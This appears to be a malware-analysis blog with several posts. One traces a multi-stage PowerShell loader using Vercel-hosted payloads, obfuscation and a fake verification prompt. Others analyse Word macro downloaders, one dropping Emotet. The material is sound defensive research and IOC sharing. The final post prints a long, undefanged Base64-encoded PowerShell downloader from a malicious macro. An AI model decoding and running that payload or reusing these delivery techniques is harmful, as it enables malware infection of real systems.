Investigating a Multi-Stage PowerShell Loader

Introduction

During recent threat hunting, I identified suspicious PowerShell content being served directly from an IP address and a domain:

hxxp://203[.]188[.]171[.]166/
hxxps://dorenzaa[.]com/

Both locations returned PowerShell rather than a conventional user-facing webpage.

The PowerShell was responsible for retrieving a ZIP archive from Vercel-hosted infrastructure, extracting it locally, and executing an executable from the extracted content.

Further investigation identified additional Vercel-hosted artifacts, including executable files, ZIP archives, and heavily obfuscated PowerShell loaders. Analysis of those loaders revealed hidden PowerShell execution, dynamically constructed IEX, Base64 and XOR-based obfuscation, additional payload retrieval, and a decoy “Verification complete!” message presented to the user.

The original infection vector has not been identified. Therefore, this analysis begins from the earliest stage currently visible in my investigation and does not attempt to attribute the activity to a specific threat actor or campaign.

Initial Discovery

The investigation started with:

203[.]188[.]171[.]166
dorenzaa[.]com

Both locations were observed serving PowerShell code directly.

At the time of this analysis, VirusTotal showed no security-vendor detections for either the IP address or the domain.

However, direct inspection of the content being served from these locations revealed PowerShell responsible for retrieving and executing an additional payload.

VirusTotal detection status reflects the results available at the time of analysis and may change as vendors update their detections.

VirusTotal results for 203[.]188[.]171[.]166

VirusTotal results for dorenzaa[.]com

The lack of security vendor detections did not mean that the content being served was benign.

Direct inspection showed PowerShell code at both locations.

PowerShell served from 203[.]188[.]171[.]166

PowerShell served from dorenzaa[.]com

PowerShell Retrieves Grape2.zip

Analysis of the PowerShell showed that it creates a working directory under the victim’s local application data directory:

%LOCALAPPDATA%\jsDownload

It then retrieves:

hxxps://file-host-alpha[.]vercel[.]app/Grape2.zip

The archive is stored under the newly created directory and subsequently extracted.

The script then executes:

%LOCALAPPDATA%\jsDownload\Grape.exe

The observed SHA-256 for Grape2.zip was:

3eaf786bfb4ae5688b347511f98d74c948b7dc0749558acbdc6bbe33dcfa3a61

This established the first Vercel-hosted location identified during the investigation:

file-host-alpha[.]vercel[.]app

Further analysis of the archive and Grape.exe would be required to determine its complete functionality.

Possible Second-Stage Delivery Point

An important unanswered question is how a victim reaches 203[.]188[.]171[.]166 or dorenzaa[.]com in the first place.

These locations directly return executable PowerShell rather than presenting a typical user-facing lure.

Based on this behavior, the PowerShell-hosting URLs appear to represent second-stage delivery points.

An earlier, currently unidentified initial payload or script may be responsible for reaching these locations and executing the returned PowerShell on the victim’s machine.

The initial infection vector or first-stage payload has not been identified, so this remains an assessment rather than a confirmed complete execution chain.

Discovery of Additional Vercel-Hosted Infrastructure

During further investigation of the associated Vercel-hosted files, I identified another host:

file-host-5kidy7ph1-nyererebill-sudos-projects[.]vercel[.]app

Multiple files were observed hosted on this Vercel instance:

  • UltraToolliteSetup.exe
  • mat.zip
  • draw.zip
  • loader1.txt
  • loader2.txt
  • loader22.txt
  • 1.txt
  • 4_27_1.txt

This was particularly interesting because several of the .txt files contained PowerShell loaders or heavily obfuscated PowerShell stages.

Files hosted on the Vercel instance

The presence of these files on the same Vercel instance establishes an infrastructure relationship between the observed artifacts. It does not, by itself, establish that every file performs the same function or belongs to a single malware campaign.

loader2.txt and loader22.txt

Analysis of loader2.txt and loader22.txt showed that both files contain the same PowerShell stager. The script launches PowerShell in a hidden window, downloads loader1.txt from the Vercel-hosted location, constructs IEX (Invoke-Expression), and executes the retrieved PowerShell content.

The loader also displays a “Verification complete!” message with the title “Google.com”. This appears to act as a decoy while the PowerShell activity takes place in the background.

loader2.txt and loader22.txt have the same SHA-256, confirming that the observed files contain identical content:

f139bd347cba0b197c97ca084c224d8c779bdb9116a5327e9cf30b0f72a59530

loader2.txt / loader22.txt

PowerShell stager observed in loader2.txt and loader22.txt.

Google Verification Prompt

Verification complete!” prompt displayed by the PowerShell stager with “Google.com” as the window title.

loader1.txt: Heavy PowerShell Obfuscation

The next-stage loader1.txt file is considerably more difficult to inspect.

Rather than containing a small, immediately readable downloader, the file is heavily padded with junk code and irrelevant expressions.

The script contains large quantities of randomly named variables, unnecessary mathematical operations, fake conditions, irrelevant .NET references and other content designed to make the meaningful logic difficult to locate during manual inspection.

Obfuscated loader1.txt

Heavily padded and obfuscated PowerShell contained in loader1.txt

Despite the large amount of junk content, the meaningful decoding routine could be isolated.

The script contains embedded Base64 data, converts the data into a byte array, and applies a repeating XOR operation.

The repeating XOR key identified during analysis was: Write

Conceptually, the meaningful operation consists of:

Embedded Base64 data

  • Base64 decoding
  • Byte array
  • Repeating-key XOR (“write”)
  • Decoded PowerShell

The enormous size of the original loader is therefore misleading, the actual PowerShell recovered after deobfuscation is comparatively small.

Analysis of the heavily obfuscated loader1.txt revealed an embedded Base64-encoded payload that is decoded and processed using a repeating key XOR operation with the key write.

After removing the junk code and decoding the embedded data, the resulting PowerShell was much smaller and straightforward.

It downloads UltraToolliteSetup.exe from file-host-5kidy7ph1-nyererebill-sudos-projects[.]vercel[.]app, saves the executable as %APPDATA%\UltraToolliteSetup.exe, and executes it.

The observed SHA-256 for UltraToolliteSetup.exe is

d8620f4df9e0159a8db675868b4ed9a205638c847439f52cf1c88541d0655a64

Further analysis of the executable would be required to determine its final functionality.

Obfuscated and Deobfuscated loader1.txt

Deobfuscating 4_27_1.txt

Another heavily obfuscated PowerShell file observed on the same Vercel instance was 4_27_1.txt.

Like loader1.txt, the file contains substantial amounts of junk code and irrelevant expressions intended to make manual inspection more difficult. The sample contains repeated fake operations, random variable names and long encoded data embedded among the junk content.

Deobfuscating 4_27_1.txt revealed PowerShell responsible for retrieving draw.zip from the same Vercel-hosted infrastructure. The decoded script saves the archive as %APPDATA%\draw.zip, extracts its contents into %APPDATA%\Default, and then executes %APPDATA%\Default\draw.io.exe.

The observed payload URL was:

hxxps://file-host-5kidy7ph1-nyererebill-sudos-projects[.]vercel[.]app/draw.zip

The SHA-256 of the observed draw.zip archive was:

a25bbc466416f65726c5e3f587f69515dd003f114c1eab29fdfca7b52fbd74b1

Further analysis of draw.exe would be required to determine its final functionality.

Other Hosted Artifacts

Additional artifacts observed on the second Vercel instance included:

  • mat.zip
  • 1.txt

These files were collected during the investigation and their SHA-256 hashes are included in the IOC section below.

The presence of multiple loaders, archives and executables on the same hosting location is noteworthy, but infrastructure co-location alone is not sufficient to conclude that all of the artifacts perform the same function or represent a single campaign.

No threat actor attribution is being made based on the currently available evidence.

Observed Techniques

Across the PowerShell files analyzed so far, I observed:

  • PowerShell-based payload retrieval and execution
  • Hidden PowerShell process execution
  • Invoke-WebRequest and Copy-Item for remote content retrieval
  • Dynamically constructed IEX
  • Execution of remotely retrieved PowerShell
  • Base64-encoded data
  • Repeating-key XOR obfuscation
  • Extensive junk-code padding
  • ZIP-based payload delivery
  • Archive extraction using PowerShell
  • Execution from %APPDATA% and %LOCALAPPDATA%
  • Windows Forms-based decoy verification prompt
  • Vercel-hosted loaders and payloads

What Remains Unknown

Several important parts of the activity remain unresolved.

Most importantly, the initial infection vector has not been identified. The earliest infrastructure currently visible in this investigation, 203[.]188[.]171[.]166 and dorenzaa[.]com, directly returns PowerShell code.

This suggests that an earlier payload, command, script or other execution mechanism may be responsible for reaching these locations on the victim system. However, that preceding stage has not been observed.

The final functionality of several downloaded artifacts also requires further investigation, particularly:

Grape2.zip / Grape.exe
UltraToolliteSetup.exe
draw.zip / draw.io.exe
mat.zip

Further static and controlled dynamic analysis would be necessary to determine their final behavior and whether the individual delivery paths ultimately converge.

Indicators of Compromise

Infrastructure

  • 203[.]188[.]171[.]166
  • dorenzaa[.]com
  • file-host-alpha[.]vercel[.]app
  • file-host-5kidy7ph1-nyererebill-sudos-projects[.]vercel[.]app

Files and SHA-256

Filename: UltraToolliteSetup.exe
d8620f4df9e0159a8db675868b4ed9a205638c847439f52cf1c88541d0655a64

Filename: mat.zip
dbaf04df50088031ea64a9879c1adeee8b7e551c79dc247fa1bb4de5b263f7b4

Filename: draw.zip
a25bbc466416f65726c5e3f587f69515dd003f114c1eab29fdfca7b52fbd74b1

Filename: Grape2.zip
3eaf786bfb4ae5688b347511f98d74c948b7dc0749558acbdc6bbe33dcfa3a61

Filename: loader1.txt
fe693cc07c5d8a4d479e987e64ffb7473bd79066f3505e7f2c8f0b86815d0f08

Filename: loader2.txt
f139bd347cba0b197c97ca084c224d8c779bdb9116a5327e9cf30b0f72a59530

Filename: loader22.txt
f139bd347cba0b197c97ca084c224d8c779bdb9116a5327e9cf30b0f72a59530

Filename: 1.txt
e04487377e4f976ac18e7c1c5b22bc85e03b4423e73fd490e9d1641758faac81

Filename: 4_27_1.txt
4366679a4fea2c1bf7e29290f8e162e0db9d0707030b5b99ce870195afeb3782

loader2.txt and loader22.txt share the same SHA-256, indicating identical content under two filenames.

Observed File-System Paths

%LOCALAPPDATA%\jsDownload
%LOCALAPPDATA%\jsDownload\Grape2.zip
%LOCALAPPDATA%\jsDownload\Grape.exe

%APPDATA%\UltraToolliteSetup.exe

%APPDATA%\draw.zip
%APPDATA%\Default
%APPDATA%\Default\draw.io.exe

At the time of this analysis, several of the observed indicators and files had limited or no detection coverage on VirusTotal. These screenshots are included to document the detection state at the time of research. VirusTotal results can change over time as vendors update detections, so the screenshots should be treated as a point-in-time reference rather than a permanent verdict.

Conclusion

This investigation uncovered PowerShell-based payload delivery using Vercel-hosted infrastructure, including Grape2.zip, UltraToolliteSetup.exe, and draw.zip. Analysis of the hosted scripts revealed hidden PowerShell execution, obfuscation, dynamically constructed IEX, and a decoy “Google.com, Verification complete!” prompt. While the initial infection vector and final functionality of the downloaded executables remain unknown, the findings document multiple suspicious delivery stages and associated infrastructure that warrant further investigation.
Trojan downloader word macro

SHA256 – 4221a9922d97fa329b3dbb27e37522448958cbfa186a6ef722e48d63f9753808

Download link – VirusTotal



I downloaded this word document and checked whether macro present and it auto executes on opening document.

Yes, it does and it has obfuscated strings too.

blg5-05132019.PNG


I opened document and navigated to > Views > Macros > View Macros > Selected “autoopen” > Edit

blg5-05132019-3.PNG


I renamed autoopen() to autoopen2. (Which you can see in above screenshot)

blg5-05132019-4.PNG




while debugging macro, found it executed PowerShell script in obfuscated form.

blg5-05132019-5
blg5-05132019-6.PNG


After deobfuscate, below is the PowerShell script.

blg5-05132019-7.PNG




On debugging PowerShell script, it tries to download 685.exe from one of below URL’s

blg5-05132019-9.png
blg5-05132019-8.PNG

http://duanlocphatresidence%5B.%5Dcom/wp-admin/b8oyf2_w724r5u-66253
http://superwhite%5B.%5Dcom%5B.%5Dau/wp-content/2t9x_bmoau88p-89600496
http://pneumorek%5B.%5Dma/calendar/EckAzvvl
http://pure-vapedistribution%5B.%5Dbe/p52r/js74mi_zk0p5orhwa-651
http://nitincarcare%5B.%5Dcom/wp-content/BbayinbUK

and drops PE file at location C:\Users\<user>\685.exe

blg5-05132019-10.png

While debugging PowerShell script, I tried to hit the download script but found none of above URL’s has PE file.

The file is removed from all URL’s.


Below is VirusTotal score.

blg5-05132019-11.PNG

Word macro drops Emotet malware

SHA256 : 1043dd7647105b035acbc027e0fa448f329ea5620956a1ba82dc254fc7bd6e29

I have downloaded word document for analysis from VirusTotal

I checked file with Oletools to verify macro exist and is it auto executable.

In below screenshot, it can be seen, the macro is present and auto executable.

Blg4-30042019-4.PNG


I opened word document and Enabled Editing.

Blg4-30042019.PNG

Views > Macros > View Macros > Select Autoopen > Edit

I renamed autoopen() to autoopen2() so it will not execute on document open.


I started debugging VBA and found base64 string which executes PowerShell script to download a malicious file

from remote server.

Below is the base64 string used in macro

Blg4-30042019-1.PNG
JABRAEEAQQBBAFUAVQBDAD0AKAAiAHsAMAB9AHsAMgB9AHsAMQB9ACIALQBmACAAJwBHAEcAJwAsACcAQQBDACcALAAoACIAewAxAH0AewAwAH0AIgAtAGYAJwBBAEMAJwAsACcAawBaACcAKQApADsAJAByAEcAQQBYAEEAQQBBAG8AIAA9ACAAJwA2ADAANAAnADsAJABDAEIAVQB3AHg ANABBAD0AKAAiAHsAMQB9AHsAMAB9AHsAMgB9ACIALQBmACgAIgB7ADEAfQB7ADAAfQAiACAALQBmACgAIgB7ADEAfQB7ADAAfQAiAC0AZgAgACcAWABBACcALAAnAEcAQgAnACkALAAnAFEAJwApACwAJwBvACcALAAnAHgAYwAnACkAOwAkAHYAVQBfAG8AYwAxAD0AJABlAG4AdgA6AHUAcwBlAHIAcAByAG8AZgBpAGwAZQArACcAXAAnACsAJAByAEcAQQBYAEEAQQBBAG8AKwAoACIAewAxAH0AewAwAH0AIgAtAGYAIAAnAGUAeABlACcALAAnAC4AJwApADsAJABuAEMAMQBCAEMAMQA9ACgAIgB7ADEAfQB7ADIAfQB7ADAAfQAiAC0AZgAgACcAQgAnACwAJwBXAEEAJwAsACcAWABEAHgAJwApADsAJAB6AEEAQQBrAEIAQgA9AC4AKAAnAG4AZQB3AC0AJwArACcAbwBiACcAKwAnAGoAJwArACcAZQBjAHQAJwApACAATgBlAFQALgBgAFcAZQBCAGAAQwBsAEkAYABlAG4AdAA7ACQAUwBBAGsAXwBBAEIAQQA9ACgAIgB7ADEANQB9AHsAMwA5AH0AewAyADEAfQB7ADEAMQB9AHsANAA0AH0AewA0ADMAfQB7ADIANwB9AHsAMQA4AH0AewAyADQAfQB7ADQANQB9AHsAMwAxAH0AewA0ADYAfQB7ADMAOAB9AHsAMQAyAH0AewAzADUAfQB7ADIANQB9AHsAMgAzAH0AewAxADkAfQB7 ADQAfQB7ADQAMAB9AHsANAA5AH0AewA0ADcAfQB7ADEAfQB7ADQAOAB9AHsANwB9AHsAOAB9AHsAMQA3AH0AewAxADMAfQB7ADMANgB9AHsAMwA3AH0AewA1AH0AewAzADMAfQB7ADMAfQB7ADQAMQB9AHsANgB9AHsAMgB9AHsAMAB9AHsAOQB9AHsAMgA5AH0AewAxADYAfQB7ADMAMgB9AHsAMgAwAH0AewAyADIAfQB7ADQAMgB9AHsAMQAwAH0AewAyADgAfQB7ADMAMAB9AHsAMgA2AH0AewAxADQAfQB7ADMANAB9ACIAIAAtAGYAIAAoACIAewAwAH0AewAxAH0AIgAgAC0AZgAnAHMAJwAsACgAIgB7ADAAfQB7ADEAfQAiAC0AZgAnAC8ATABvACcALAAnAEsAUwAnACkAKQAsACcAawAyAC8AJwAsACgAIgB7ADIAfQB7ADAAfQB7ADEAfQAiAC0AZgAgACcAcAAnACwAKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAIAAnAGEAJwAsACcAZwBlAC8AYwBzACcAKQAsACcALwAnACkALAAnAC4AJwAsACgAIgB7ADAAfQB7ADEAfQAiACAALQBmACAAKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAJwBlAHIAJwAsACcAcwBhACcAKQAsACcALgAnACkALAAnAG0AbQAnACwAJwBiAHMAJwAsACcAOgAnACwAJwAvACcALAAoACIAewAxAH0AewAwAH0AIgAtAGYAIAAnAEAAaAB0ACcALAAnAC8AJwApACwAKAAiAHsAMQB9AHsAMAB9ACIALQBmACAAJwByAGUAJwAsACgAIgB7ADEAfQB7ADAAfQAiAC0AZgAnAGUAJwAsACcALwAvAHQAJwApACkALAAnAC0ASQBaACcALAAnAHQAcAAnACwAJwBnACcALAAnADAANAAnACwAKAAiAHsAMAB9AHsAMgB9AHsAMQB9ACIAIAAtAGYAKAAiAHsAMQB9AHsAMAB9ACIALQBmACAAJwBwACcALAAnAGgAdAB0ACcAKQAsACcALwBiACcALAAnADoALwAnACkALAAnAGEAYwAnACwAKAAiAHsAMwB9AHsAMAB9AHsAMgB9AHsAMQB9ACIALQBmACgAIgB7ADAAfQB7ADEAfQAiACAALQBmACAAJwBwAGgAaQAnACwAJwBrAHUAbgBwACcAKQAsACcAbwAnACwAJwByACcALAAnAC8AJwApACwAJwBTADkAWAAnACwAJwBiACcALAAoACIAewAwAH0AewAxAH0AIgAtAGYAIAAnAC8AUwAnACwAKAAiAHsAMQB9AHsAMAB9ACIALQBmACcAZQAvAEAAJwAsACcARwAnACkAKQAsACgAIgB7ADAAfQB7ADIAfQB7ADEAfQAiAC0AZgAgACgAIgB7ADIAfQB7ADAAfQB7ADEAfQAiACAALQBmACAAJwBtAC8AJwAsACcAWABhACcALAAnAGMAbwAnACkALAAnAEsAJwAsACcAYQAnACkALAAnAGgAJwAsACcAYQAnACwAJwBfAHkASAAnACwAJwAvAC8AbAAnACwAKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAIAAnAGIAJwAsACgAIgB7ADEAfQB7ADAAfQB7ADIAfQAiAC0AZgAnAC8AaQAnACwAJwBlAHMAdAAnACwAJwA0ACcAKQAp